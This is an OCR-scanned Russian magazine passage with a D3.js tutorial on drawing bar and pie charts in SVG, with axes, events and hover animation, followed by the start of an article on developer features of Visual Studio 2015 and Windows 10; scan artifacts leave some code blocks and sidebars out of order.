
У масштабирования есть метод ticks(), позволяющий разбить входной домен на заданное число частей для отображения меток на осях. Количество частей определяется входным параметром; по умолчанию — десять:

```
var ticks = widthScale.ticks(10);
```

Теперь ticks — это массив, состоящий из десяти значений, которые мы отобразим на горизонтальной оси.

```
hAxis_area
  .selectAll('span')
  .data(ticks)
  .enter()
  .append('span')
  .style('position', 'absolute')
  .style('left', function(d,i)↵
  {return widthScale(d) + 'px'; } )
  .text(String)
;
```

Продолжая усложнять график, границами элементов div можно изобразить оси, нанести на них деления, провести линии разметки и сделать это все с использованием только HTML и CSS.



Линейный график с метками

Однако, попытавшись так сделать, довольно скоро мы столкнемся с существенными ограничениями этого подхода. Все-таки HTML в первую очередь язык разметки текстовых страниц, а не рисования.

А это значит, что пора переходить на следующий уровень.

ИСПОЛЬЗОВАНИЕ SVG

В HTML-документах можно использовать язык SVG (Scalable Vector Graphic, масштабируемая векторная графика), предназначенный для описания двумерной графики в XML. Что для нас важно — что манипуляция всеми графическими примитивами SVG осуществляется почти так же, как и HTML.

Возьмем такой же пустой файл HTML со ссылкой на библиотеку D3 и тем же массивом исходных данных:

```
<!DOCTYPE html>
<html>
<head>
  <meta charset="UTF-8">
  <style>
  </style>
  <script src="http://d3js.org/d3.v3.min.js"
  charset="utf-8">
</script>
</head>
<body>
  <script>
var RANDOM_MIN = 0, RANDOM_MAX = 100;
// Функция генерации случайного целого числа
    в диапазоне [lo..up]
    function irand(lo, up) { return↵
    Math.floor(Math.random()*(up-lo+1)+lo); }
    // Массив случайных чисел
    var data = []; for (var i=0; i<10; i++) {
    data.push(irand(RANDOM_MIN, RANDOM_MAX)); }
  </script>
</body>
</html>
```

Для начала определимся с размерами базовой области диаграммы:

```
// Внешние размеры области диаграммы
var CHART_WIDTH = 500,
    CHART_HEIGHT = 300;
```

Внутри базовой области со всех четырех сторон заложим отступ для координатных осей и дополнительный зазор между осью и самим графиком:

```
var AXIS_SIZE = 30, // Отступ для оси
    PADDING = 5;    // Дополнительный зазор между
// Размер непосредственно графика = общий размер
   минус сумма отступов по сторонам
var PLOT_AREA_WIDTH = CHART_WIDTH -↵
    2*(AXIS_SIZE + PADDING),
    PLOT_AREA_HEIGHT = CHART_HEIGHT -↵
    2*(AXIS_SIZE + PADDING);
```

Высота каждой строки диаграммы определяется исходя из высоты самого графика, числа элементов и зазора сверху и снизу:

```
// Общая высота для каждого прямоугольника =
// = доступная высота, деленная на число
     элементов данных
var BAR_AVAIL_HEIGHT = PLOT_AREA_HEIGHT↵
    / data.length,
  // Зазоры сверху и снизу прямоугольника
  BAR_SPACING_TOP = 1, BAR_SPACING_BOTTOM↵
  = BAR_SPACING_TOP,
  // Собственно высота прямоугольника
  BAR_HEIGHT = BAR_AVAIL_HEIGHT -↵
  BAR_SPACING_TOP - BAR_SPACING_BOTTOM;
```

Теперь добавим к документу элемент <svg> аналогично тому, как до этого создавался элемент <div>, внутри которого размещались все остальные элементы диаграммы:

```
var chart_area = d3
  .select('body')
  .append('svg') // Добавляем элемент svg
  .attr('class', 'chart_area') // Задаем класс
  // При задании размеров и координат единицы
     измерения не указываются
  // ширина
  .attr('width', CHART_WIDTH)
   // и высота
  .attr('height', CHART_HEIGHT)
;
```

Как видно, пока отличия минимальны — вместо элемента 'div' был добавлен элемент 'svg', и при задании его размера не указываются единицы измерения ('px'), так как размеры элемента 'svg' всегда задаются в пикселях.

Сразу определим уже знакомую функцию масштабирования по ширине:

```
var widthScale = d3.scale.linear()
  .domain([
    d3.min(data, function(d,i) { return d; }),
    d3.max(data, function(d,i) { return d; })
  ])
```

```
  .range([0,  PLOT_AREA_WIDTH])
  .nice();
```

Добавим прямоугольники для данных массива — элементы 'rect' аналогично тому, как раньше для данных массива добавлялись элементы 'div':

```
var bars = chart_area
  .selectAll('rect')
  .data(data)
  .enter()
  .append('rect')
;
```

Если взглянуть на получившийся HTML, увидим, что в теле документа появились элементы rect, соответствующие элементам исходного массива:

```
...
<svg class="chart_area" width="500" height="300">
  <rect></rect>
  <rect></rect>
  ...
  <rect></rect>
</svg>
...
```

Зададим их свойства:

```
bars
  // По оси x отступим слева
  .attr('x', AXIS_SIZE+PADDING)
  // По оси y
  .attr('y', function(d,i) {
    // Смещаемся на ширину оси с дополнительным
       отступом плюс порядковый номер
       прямоугольника, умноженный
       на его высоту, плюс дополнительный зазор
    return AXIS_SIZE + PADDING +↵
    i*BAR_AVAIL_HEIGHT + BAR_SPACING_TOP;
  } )
  // Ширина прямоугольника определяется
     с использованием функции масштабирования
  .attr('width', function(d,i)↵
  { return widthScale(d); } )
  // Высота прямоугольника постоянна
  .attr('height', BAR_HEIGHT )
;
```

Отличия от предыдущего варианта также малы. Вместо 'left' и 'top', как бы это делалось для 'div', задаются координаты 'x' и 'y'. И, как мы уже знаем, не указываются единицы измерения.

Пока что все прямоугольники одинакового черного цвета. Раскрасим их, используя свойство стиля 'fill' (вместо 'background-color' при использовании <div>):

```
   bars
    .attr('fill', function(d, i) {↵
     return 'hsl(240,50%,'+(75-d/4)+'%)'; })
   ;
```

Если при построении диаграммы на базе чистого HTML координатные оси необходимо было рисовать полностью самостоятельно, то для SVG при отрисовке координатных осей можно использовать готовую функцию d3.svg.axis (https://github.com/mbostock/d3/wiki/SVG-Axes).

Создадим функции для рисования горизонтальных осей сверху и снизу:

```
// Горизонтальная сверху
var htAxis = d3.svg.axis()
  .scale(widthScale)
  // Ориентация может принимать одно из четырех
     значений:
  // 'top', 'bottom' (по умолчанию), 'left'
      и 'right'
  .orient('top')
  ;
// Горизонтальная снизу
var hbAxis = d3.svg.axis()
  .scale(widthScale)
  .orient('bottom')
  ;
```

И добавим их на диаграмму

```
chart_area
  .append('g')
  .attr('transform', 'translate('+(AXIS_↵
   SIZE+PADDING)+','+(AXIS_SIZE)+')')
  .classed('axis', true)
  .call(htAxis)
;
var hbaxis_area = chart_area
  .append('g')
  .attr('transform', 'translate('+(AXIS_↵
   SIZE+PADDING)+','+(CHART_HEIGHT-AXIS_SIZE)+')')
  .classed('axis', true)
  .call(hbAxis)
;
```

Чтобы сделать их посимпатичней, добавим следующие стили в разделе <style> заголовка HTML-файла:

```
.axis path {
  fill: none;
  stroke: grey;
  shape-rendering: crispEdges;
}
.axis text {
}
.tick line {
  stroke: grey;
  shape-rendering: crispEdges;
}
```

В предыдущих версиях D3 было встроенное средство для рисования минорных меток на осях и линий разметки. Сейчас это можно сделать, например, таким образом:

```
hbaxis_area
  .selectAll('line.minor')
  .data(widthScale.ticks(20))
  .enter()
  .append('line')
  .attr('class', 'grid')
  .attr('y1', 0)
  .attr('y2', -PLOT_AREA_HEIGHT - 2*PADDING)
```

СОБЫТИЯ В D3

В D3 обработчики событий добавляются функцией с привычным названием on(). В качестве параметров обработчику передается текущий элемент данных и его порядковый номер. Само событие хранится в переменной d3.event (https://github.com/mbostock/d3/wiki/Selections#d3_event), а переменная this указывает на текущий элемент модели DOM:

```
.on('click', function (d, i) { console.log(d, i,↵
d3.event, this); } )
```

Подробнее — здесь: https://github.com/mbostock/d3/wiki/Selections#on.

```
  .attr('x1', widthScale)
  .attr('x2', widthScale)
  .attr('stroke-dasharray', '5,5')
   ;
```

И добавив еще один стиль:

```
.axis .grid
 {
  stroke: grey;
  shape-rendering: crispEdges;
}
```

КРУГОВАЯ ДИАГРАММА

Как мы увидели, линейные диаграммы в D3 рисуются очень просто. Что насчет более сложных? Посмотрим на круговую диаграмму, в которой исходным данным соответствуют углы секторов или дуг окружности.

Одна из ключевых функций для построения этой диаграммы в D3 — d3.svg.arc(), позволяющая рисовать сектора окружности и дуги. Эта функция формирует значения для атрибута 'd' элемента SVG 'path', определяющего список операции, с помощью которых отрисовываются сложные контуры. Подробнее об элементе 'path' с примерами можно прочитать здесь: www.w3schools.com/svg/svg_path.asp.

Если бы нам нужно было нарисовать всего одну дугу, это можно было бы сделать примерно так:

```
var arc1 = d3.svg.arc()  // Создаем функцию
   // Внутренний радиус — 10 пикселей
   .innerRadius(10)
   // Внешний радиус — 100 пикселей
   .outerRadius(100)
   // Начальный угол 0 радиан (0 градусов),
      считая от направления вверх
      по часовой стрелке
   .startAngle(0)
   // Конечный угол Pi/4 радиан = 45 градусов)
   .endAngle(Math.PI / 4) ;
// В уже существующей выборке элементов
chart_area
   // добавляем объект SVG 'path'
   .append('path')
 // Задаем его контур с помощью функции arc1,
     объявленной выше
   .attr('d', arc1)
   // Перемещаем в координаты (100, 100)
   .attr('transform', 'translate(100,100)') ;
```

Разобравшись с функцией arc, перейдем к построению самой круговой диаграммы и начнем с объявления в том же файле HTML нескольких дополнительных констант:

```
var ARC_RADIUS_INNER = 25, //Внутренний радиус
                             круговой диаграммы
ARC_RADIUS_OUTER = 100,    //Внешний радиус
                             круговой диаграммы
ARC_SEL_SHIFT = 20,        //Сдвиг дуги
                             при наведении мыши
ANIM_DELAY_1 = 400,        //Длительность анимации
                             при наведении мыши
ANIM_DELAY_2 = 50;         //Длительность анимации
                             при выходе мыши
```

Создадим функцию arc, задав ей внутренний и внешний диаметры; начальный и конечный угол будут сформированы для нее позднее на основе данных исходного массива с помощью компоновки (см. ниже):

```
var arc = d3.svg.arc()
  .innerRadius(ARC_RADIUS_INNER)
  .outerRadius(ARC_RADIUS_OUTER)
;
```

В предыдущих примерах цвета задавались на основе данных. Можно использовать и уже предопределенные наборы цветов. Например, такая функция сформирует гамму из 20 цветов:

```
var color = d3.scale.category20c();
```

В том же элементе SVG создадим элемент 'g' (group), позволяющий группировать элементы SVG, и поместим ее по центру пространства, выделенного для диаграммы, с помощью атрибута 'transform':

```
var pie_area = chart_area
  .append('g')
  .attr('transform', 'translate('↵
   +CHART_WIDTH/2+','+CHART_HEIGHT/2+')')
;
```

Для упрощения построения некоторых типов диаграмм D3 предлагает инструменты, называемые компоновками (layout). Для круговых диаграмм предназначена компоновка d3.layout.pie (https://github.com/mbostock/d3/wiki/Pie-Layout). Она позволяет преобразовать данные исходного массива в данные, используемые для последующей отрисовки.

```
// Создаем компоновку круговой диаграммы
var pie = d3.layout.pie()
  // При необходимости данные исходного массива
     можно преобразовать функцией
  .value(function(d) { return d; })
;
```

Использовать компоновку необязательно, нужно это прежде всего для упрощения вычисления значений углов (startAngle и endAngle) на основе значений исходного массива; эти значения в дальнейшем будут использованы для отрисовки дуг.

Для каждой дуги сначала добавим элемент <g>, в котором сгруппируем само графическое изображение дуги и текст со значением элемента.

```
// Выберем все элементы <g> с классом 'slice'
var arcs = pie_area.selectAll('.slice')
  // Свяжем с данными, которые представляют собой
     массив значений
  // startAngle, endAngle, value, определяемых
     из исходных данных
  .data(pie(data))
  // Определяем выборку добавляемых элементов
     данных
  .enter()
  // Создаем группу <g>
  .append('g')
  // Зададим класс
  .attr('class', 'slice')
;
```

Теперь arcs — это выборка элементов <g>, соответствующих элементам компоновки pie, которые, в свою очередь, привязаны к исходному массиву данных (его значения доступны через свойство data каждого из элементов компоновки), и наш

D3 BEHAVIORS

Для определения поведения программы при обработке действий пользователя предназначены так называемые behaviors, позволяющие назначать обработчики событий и упрощающие их обработку для перетаскивания (https://github.com/mbostock/d3/wiki/Drag-Behavior) и масштабирования (https://github.com/mbostock/d3/wiki/Zoom-Behavior).

HTML выглядит следующим образом:

```
...
<svg class="chart_area" width="500" height="300">
  ...
  <g transform="translate(250,150)">
    <g class="slice"></g>
    <g class="slice"></g>
    ...
    <g class="slice"></g>
  </g>
</svg>
...
```

Дуги диаграммы отрисовываются так:

```
arcs.append('path')
  // Цвет заливки определяется функцией, заданной
     выше
  .attr('fill', function(d, i)↵
  { return color(i); } )
  // Рисование контура SVG path по действиям,
     задаваемым функцией arc
  // with the arc drawing function
  .attr('d', arc)
;
```

Внутри каждого элемента <g> добавляется элемент <path>, с помощью которого можно определять контур сложных фигур. Его атрибут 'fill' нам уже знаком, а с помощью атрибута 'd' задается список операций, описывающий сам контур.

Добавим текст; для его размещения в визуальном центре дуги используется функция arc.centroid(), возвращающая пару координат (x,y).

```
arcs.append('text')
  .attr('transform', function(d) { return↵
  'translate(' + arc.centroid(d) + ')'; })
  // Выравнивание текста по центру
  .style('text-anchor', 'middle')
  // Значение из исходного массива
  .text(function(d) { return d.data; })
;
```


Так как в качестве данных при отрисовке мы используем не исходный массив, а компоновку d3.layout.pie, сформированную на его основе, для того чтобы получить значение из исходного массива (которое и должно быть выведено в виде текста), нужно обратиться к свойству data текущего элемента данных, которое и вернет значение из исходного массива.

Анимация и обработка событий


Для добавления анимации при наведении мыши определим для выборки arcs обработчики mousenter и mousexit и вспомним немного тригонометрии, чтобы элемент, на который указывает мышь, выдвигался из диаграммы от центра по радиусу:

```
  arcs
    .on('mouseenter', function(d) {
      d3.select(this)  // Выберем элемент,
на который наведена мышь
        .transition()  // Начинаем анимацию
        .duration(ANIM_DELAY_1) // Длительность
                                   анимации
        .attr('transform', function(d) { // Пере-
           мещаем элемент по радиусу от
           центра
          // Направление, по которому смещаем, —
             среднее от начального и конечного
             угла дуги
          var a = (d.endAngle+d.startAngle)/ 2,
            // Смещение по оси x — противоположный
               катет
            dx =  ARC_SEL_SHIFT*Math.sin( a ),
            // Смещение по оси y — прилежащий
               катет (ось направлена вниз, нулевой
               угол — вверх)
            dy = -ARC_SEL_SHIFT*Math.cos( a );
          return 'translate(' + dx + ','+dy+')';
        })
      ;
    })
    .on('mouseleave', function(d) {
      d3.select(this)
        .transition()
        .duration(ANIM_DELAY_2)
        // Возвращаем в начальную позицию
        .attr('transform', function(d) {
          return 'translate(0,0)';
        })
      ;
    })
  ;
```


Вычисление смещения дуги




Графики с использованием SVG



ЗАКЛЮЧЕНИЕ

Мы коснулись малой части возможностей D3, попробовав простейшие линейные и круговые диаграммы. D3 предоставляет более десятка только базовых способов визуального представления данных: круговые, хордовые, силовые, для иерархических данных — кластерный, в виде деревьев, древовидных карт и другие... Мощные средства визуализации геоданных в различных проекциях и их преобразования. Доступ к источникам данных в различных форматах, форматирования данных, работы с датами и временем, утилиты для работы с цветом и с массивами, интерполяции, двумерной геометрии.

Все это в сочетании с прекрасной документацией и огромным количеством разнообразных примеров объясняет большую популярность D3 и делает его одним из обязательных к освоению инструментов JavaScript-разработчика. ☰


WWW

Описание API: https://github.com/mbostock/d3/wiki/API-Reference

D3. Краткое руководство (перевод D3 Tutorials): serganbus.github.io/d3tutorials/index.html

1010 КРУТЫХ ФИЧ WINDOWS 10

ГОРЯЧИЕ НОВОВВЕДЕНИЯ ПРЕВЬЮ-ВЕРСИЙ WIN 10 И VS 2015



Юрий «yurembo» Язев,
независимый игродел
yazevsoft@gmail.com

Microsoft собирается обрушить на рынок всю свою технологическую мощь уже осенью этого года. Нам необходимо быть к этому готовыми. Что ж, давай посмотрим на новую экосистему, образовавшуюся вокруг Windows 10, с точки зрения разработчика программного обеспечения, чтобы узнать скорое будущее. Я постараюсь в виде кратких постов рассказать о самом главном из того, на что стоит обратить пристальное внимание.

1.

БЫСТРАЯ ИНСТАЛЛЯЦИЯ ОТ ОДНОГО ПОСТАВЩИКА

Установка Visual Studio 2015 протекает в два этапа: во время первого устанавливаются стандартные компоненты — сам **VS 2015, ASP.NET, Silverlight, SQL Server Express**, а также другие модули. После завершения первого этапа и перезагрузки компьютера автоматически запускается вторая стадия инсталляции, во время которой предлагается выбрать компоненты для кросс-платформенной мобильной разработки; среди этих компонентов присутствуют: **Android SDK, Java SE Development Kit**, либа для взаимодействия с Git, Google Chrome, Node.js и другие.

10.


РАБОТА С НЕСКОЛЬКИМИ АККАУНТАМИ

Теперь в Visual Studio можно более эффективно настроить параметры для отдельных пользователей и их учетных записей. Появилась возможность одновременно войти с нескольких аккаунтов. Если у тебя уже есть аккаунт с настройками для предыдущей версии Visual Studio, тогда при входе в студию под ним эти параметры автоматически применятся для всех экземпляров новой версии Visual Studio и Blend. Кроме того, разные аккаунты могут служить для подключения к разным сервисам и службам, к примеру Azure или Office 365.


11.

РАЗРАБОТКА КРОСС-ПЛАТФОРМЕННЫХ ПРИЛОЖЕНИЙ НА C#

Visual Studio 2015 позволяет использовать единую кодовую базу для разных программно-аппаратных платформ. Таким образом, разработчик может писать код на C#, и он будет одинаково успешно выполняться на различных устройствах с разными операционными системами. Это стало возможно благодаря использованию инструментов **Xamarin**, теперь они интегрированы в Visual Studio 2015 в качестве расширения, имеющего соответствующее название — **Xamarin for Visual Studio**. Инструменты Xamarin скачиваются и устанавливаются во время создания проекта, его использующего. К слову, первоначально Xamarin поддерживается с Visual Studio 2010, однако интегрирован он будет только в рассматриваемую версию. На данный момент интеграция еще отсутствует, но ты зацени, насколько удобно все это в идеале должно получиться: GUI ты готовишь для каждой платформы отдельно, но код, несущий основную смысловую нагрузку (функциональность), пишется единожды, на языке C#. Твое приложение будет исполняться одновременно под Windows, Windows Phone, Android, iOS! Конечно, опять-таки в идеале — на данный момент Xamarin for Visual Studio обслуживает не все указанные платформы.



Установка Xamarin Tools



Xamarin Studio с проектом под Android

100. VISUAL STUDIO 2015 + UNITY 3D

Если бы ты открыл статью Юрия Язева, а там бы ничего не было про разработку игр, значит, Юрия похитили пришельцы, а под его фамилией теперь в журнале выступает какой-нибудь зеленый человечек (если что, это не он сам, это я написал. — Прим. ред.). Так вот, про разработку игр. Один из сильнейших игроков на геймдев-рынке, бесспорно, игровой движок Unity 3D, с помощью которого можно разрабатывать в равной степени превосходные 2D- и 3D-игры. Опуская его несомненные преимущества, мы отметим его кросс-платформенную основу, благодаря которой можно разрабатывать игры не только для разных операционок, но и для устройств различных форм-факторов. При этом чаще всего для написания скриптов к играм на Unity 3D разработчики используют Visual Studio, поскольку это лучшая среда для языка C#. Эту тенденцию не могли не заметить парни из Microsoft, поэтому они включили поддержку этого движка в свою систему разработки. Ранее поддержка была реализована через использование дополнительного плагина Студии, однако сейчас Microsoft приобрела разработчика этого расширения — компанию **SyntaxTree** и включила этот плагин в изначальную поставку. Кроме синтаксических улучшений и подсветки для разрабатываемого кода, плагин предоставляет продвинутый механизм для отладки игры, плюс бесшовная интеграция и удобные мастеры позволяют сделать процесс разработки игр на движке Unity 3D продуктивнее и приятнее.

101. РАЗРАБОТКА НАТИВНЫХ ПРИЛОЖЕНИЙ С ПОМОЩЬЮ VISUAL C++

Язык C++ всегда славился своей хтонической способностью быть центром вселенной и управлять всем, что может вычислять. Теперь с помощью Visual C++ можно разрабатывать нативные приложения для Android. Для этого надо воспользоваться шаблоном **Android Native Activity** (в первом посте мы обсуждали установку полного комплекта SDK для разработки под Android). Вдобавок этот же код (с минимальными изменениями) будет работать в Windows и Windows Phone. Благодаря этому разработчик может создавать кросс-платформенные библиотеки сразу для всех платформ. Кроме того, в состав Visual Studio 2015 Preview входят эмуляторы для мобильных девайсов с операционными системами Windows Phone 8.0 и Windows Phone 8.1, а также эмулятор для Android от Microsoft.

111. СРЕДСТВА ИСПОЛЬЗОВАНИЯ ВЕБ-ЯЗЫКОВ ДЛЯ РАЗРАБОТКИ МОБИЛЬНЫХ И WINDOWS-ПРИЛОЖЕНИЙ

В числе дополнительно устанавливаемых компонентов Visual Studio 2015 Preview (выбирается на второй стадии инсталляции) есть **Apache Cordova** — инфраструктура для создания кросс-платформенных мобильных приложений, использующих HTML5 и JavaScript. Cordova представляет собой «контейнер» для веб-приложения, позволяющий последнему использовать системные API конкретной операционной системы, в которой он выполняется. Другими словами, Cordova предоставляет интерфейс для управления конкретной операционной системой из языка JavaScript. Это делает приложение кросс-платформенным: код на JavaScript, выполняющий полезную нагрузку, один, но в каждой системе для него используется своя инфраструктура. Такие условия прекрасно подошли для множества разных мобильных операционных систем, в том числе Windows Phone, iOS, Android, Bada, Tizen, BlackBerry, Symbian. Таким образом, Cordova для каждой платформы создает исключительный (предназначенный для конкретной операционной среды) исполняемый модуль, например для Windows Phone это архив **XAP**. Исполнение веб-контента из такого архива осуществляется встроенным в определенную систему веб-браузером. Как было упомянуто, Visual Studio 2015 поддерживает данную технологию из коробки, при условии установки соответствующего модуля. Visual Studio 2015 Preview послужит разработчикам при написании кода на JavaScript, тут имеются и соответствующий IntelliSense, проводник DOM, для отладки JavaScript-кода можно устанавливать точки останова, просматривать значения переменных и так далее.

110. ПРИЛОЖЕНИЯ ДЛЯ НАСТОЛЬНОЙ WINDOWS

Здесь мы поговорим как о классических приложениях, так и о софте для Магазина Windows (ранее — Metro). Разумеется, в Visual Studio 2015 можно разрабатывать классические Windows-приложения. С выходом новой версии студии все входящие в нее языки были обновлены. Что касается языка C++, то он получил дальнейшее развитие в плане соответствия стандартам **C++ 11/14**, в том числе поддержку возобновляемых функций и ожидания, что запланировано для включения в стандарт **C++ 17**. Вместе с тем расширены и усовершенствованы библиотека времени исполнения языка C (CRT) и стандартная библиотека шаблонов C++ (**STL**). Не обошлось без нового оптимизированного компилятора, улучшенной производительности сборки и новых возможностей диагностики. С другой стороны, классические приложения разрабатываются для инфраструктуры .NET Framework, которая в результате развития получила номер 4.6. К ней были добавлены порядка 150 новых API! Приложения для Магазина Windows, разработанные под .NET, обзавелись обновленным функционалом, посредством которого они компилируются в собственный код, а не в IL, как это было раньше. Кроме того, в новую версию .NET Framework 4.6 включен 64-разрядный JIT-компилятор **RyuJIT**. Новый компилятор с языка C# — **Roslyn** не только сокращает время, требующееся на компиляцию кода и линковку объектных модулей, но и предоставляет диагностические сведения для рефакторинга, включая переименование на лету, а также анализаторы и быстрые исправления.

1000. ASP.NET 5

